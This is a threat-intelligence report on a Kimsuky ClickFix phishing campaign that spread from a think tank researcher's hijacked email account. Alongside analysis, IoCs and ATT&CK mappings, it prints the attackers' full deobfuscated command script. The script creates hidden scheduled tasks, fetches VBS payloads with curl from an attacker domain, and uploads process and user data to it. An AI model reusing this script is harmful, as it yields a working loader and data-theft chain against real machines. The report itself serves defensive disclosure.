Kimsuky Phishing Attack: Compromised Accounts and Malicious Scripts


2025-03-24
By Alec Dhuse

A researcher at a United States-based think tank had their personal computer compromised through a ClickFix attack initiated by the Kimsuky threat actor. Also known as APT43 and Emerald Sleet, Kimsuky is a North Korean state-backed group focused on intelligence gathering.


After gaining access to the compromised device, the threat actor infiltrated the researcher's email account. Using this access, they sent phishing emails to a Korean Diplomat, a reporter, and an International Studies Ph.D. student from the compromised account. Since these recipients had previously corresponded with the think tank researcher, the phishing emails appeared more legitimate. The threat actor also used the lure of US Department of State documents to attempt to trick the recipients into running a malicious PowerShell script.

This attack method, known as ClickFix, is a recently adopted technique that has proven highly effective. The phishing emails included two attachments: a text file containing the malicious script and a PDF document with multilingual instructions on how to execute the script.

To evade detection, the threat actors sent phishing emails from the researcher's compromised personal computer. This strategy delayed the identification of the breach, as the think tank's security team did not detect any suspicious sign-in activity, nor did they have telemetry from the infected device. Additionally, the threat actor also created email rules that automatically redirected new phishing targets to the junk folder, preventing the researcher from realizing their account had been compromised. Below are screenshots of the phishing email and attachments.



Screenshot of the phishing email send from the think tank researcher's compromised account.



Screenshot of instructions to run the malicious script.

```
C:\WINDOWS\system32\cmd.exe" /c "start explorer "https://securedrive-overseas-state.bit-albania.com/document/d/1fh20Bz0SUx2dtPppW8BV5DCHXy_w99c5/resp.php"
& set "b1=mkdir c:\tempcaches"
& call %b1:=%
& timeout 4
& set "b2=attrib +s +h c:\tempcaches"
& call %b2:=%
& set "c1=schtasks /create /tn Update-out-of-date-20240324001883765674 /tr "wscript /b c:\tempcaches\temp.vbs" /sc minute /mo 19 /f"
& call %c1:=%
& echo On Error Resume Next
:Set ws = CreateObject("WScript.Shell")
:set fso = CreateObject("Scripting.FileSystemObject")
:bb = "curl -o ""c:\tempcaches\config.sys"" ""https://raedom.store/_Folks/collee/demo.php?ccs=cin"""
:re = ws.Run(bb, 0, true)
:Set f = fso.OpenTextFile("c:\tempcaches\config.sys", 1, True)
:t0 = f.ReadLine
:f.Close
:cc = "curl -o" + " """ + t0 + """ " + "https://raedom.store/_Folks/collee/demo.php?ccs=cout"
:re = ws.Run(cc, 0, False)
:>c:\tempcaches\temp
& set "c2=schtasks /create /tn Update-out-of-date-20240324001883765675 /tr "wscript /b c:\tempcaches\cache.vbs" /sc minute /mo 20 /f"
& call %c2:=%
& set "b3=move /y c:\tempcaches\temp c:\tempcaches\temp.vbs"
& call %b3:=%
& tasklist.exe>c:\tempcaches\templist
& whoami>>c:\tempcaches\templist
& curl -X POST -H "Content-Type: text/plain" --data-binary @c:\tempcaches\templist https://raedom.store/_Folks/collee/updemo.php
& powershell -executionpolicy bypass -Command "Invoke-RestMethod -Uri 'https://raedom.store/_Folks/collee/updemo.php'
  -Method Post -InFile 'c:\tempcaches\templist' -ContentType 'multipart/form-data'"
& exit"
```

The deobfuscated PowerShell Script used in ClickFix attack.

PowerShell Script Analysis

The malicious script does the following:

- Opens a benign decoy document.
- Creates a hidden directory named tempcaches in the root of the c drive.
- Creates a scheduled task named Update-out-of-date-20240324001883765674.
- This script runs a Visual Basic Script (VBS) stored in the tempcaches folder.

- Downloads a VBS file from *hXXps://raedom.store/_Folks/collee/demo.php?ccs=cin* and saves it in the tempcaches folder.
- Runs the downloaded Visual Basic Script.
- Downloads a second Visual Basic Script.
- Creates a second scheduled task named Update-out-of-date-20240324001883765675 that runs the second downloaded Visual Basic Script.
- Retrieves a list of running processes and saves it as a file.
- Retrieves the current user via the whoami command and saves it as a file.
- Uploads the list of running processes and current user to hXXps://raedom.store/_Folks/collee/updemo.php
- Finally the script exits.

Attribution

The PowerShell script used in this email is a variation of a previously known script linked to the Kimsuky threat actor. Additionally, the compromised domain *bit-albania[.]com* and the threat actor-controlled domain: *raedom[.]store*, have both been linked to this threat actor. Notably, Kimsuky has previously targeted the think tank researcher, and the phishing targets align with North Korean interests. Due to these factors, we assess, with high confidence, that the threat actor perpetrating this attack is the threat actor publicly reported as Kimsuky.

Conclusion

Kimsuky's use of a compromised email account to compromise other accounts is a behavior not previously associated with this threat actor. This method is likely more effective than the group's previous approach of using free email provider accounts. Security teams should reinforce awareness that even emails from known senders can contain malicious content.

Additionally, Kimsuky continues to use ClickFix attacks, which rely on social engineering to persuade victims to run a malicious PowerShell script. This method remains highly effective. To mitigate the risk, organizations should consider disabling the Windows Run prompt for users who do not require it.

With ongoing geopolitical instability, North Korea is expected to persist in targeting Western think tanks and research institutions for intelligence gathering. Security professionals should collaborate with at-risk targets within their organizations, educating them on the tactics employed by threat actors. Organizations should also establish a straightforward method for reporting suspicious emails to enhance security efforts.

Indicators of Compromise (IoCs)

URLs

· hXXps://securedrive-overseas-state.bit-albania.com/document/d/1fh20Bz0SUx2dtPppW8BV5DCHXy_w99c5/resp.ph

· hXXps://raedom.store/_Folks/collee/demo.php?ccs=cin

· hXXps://raedom.store/_Folks/collee/demo.php?ccs=cout

· hXXps://raedom.store/_Folks/collee/updemo.php

Malicious Attachment SHA-256 File Hashes

· Code.txt

2671c9bb547324949ca43a777ccdd8851cddbf824086dde32fd1e16f8fa29b88

· Secure Drive for High-level Officials Manual.pdf

1327ac170f33e091aae0fa1bce8a262b8817ceefb6482b6e74903de1e2218a55

Tactics, Techniques, and Procedures (TTPs)

Resource Development

· T1583.001 Acquire Infrastructure: Domains

· T1584.003 Compromise Infrastructure: Virtual Private Server

· T1586.002 Compromise Accounts: Email Accounts

Initial Access

· T1204 User Execution

· T1566.001 Phishing: Spearphishing Attachment

Execution

· T1059.001 Command and Scripting Interpreter: PowerShell

· T1059.005 Command and Scripting Interpreter: Visual Basic

· T1053.005 Scheduled Task/Job: Scheduled Task

Defense Evasion

· T1564.001 Hide Artifacts: Hidden Files and Directories

· T1564.008 Hide Artifacts: Email Hiding Rules

· T1656 Impersonation

Discovery

· T1033 System Owner/User Discovery

· T1057 Process Discovery

Collection

· T1074.001 Data Staged: Local Data Staging

· T1114.001 Email Collection: Local Email Collection

Exfiltration

· T1020 Automated Exfiltration

Tags

Cybersecurity
Kimsuky
Phishing
ClickFix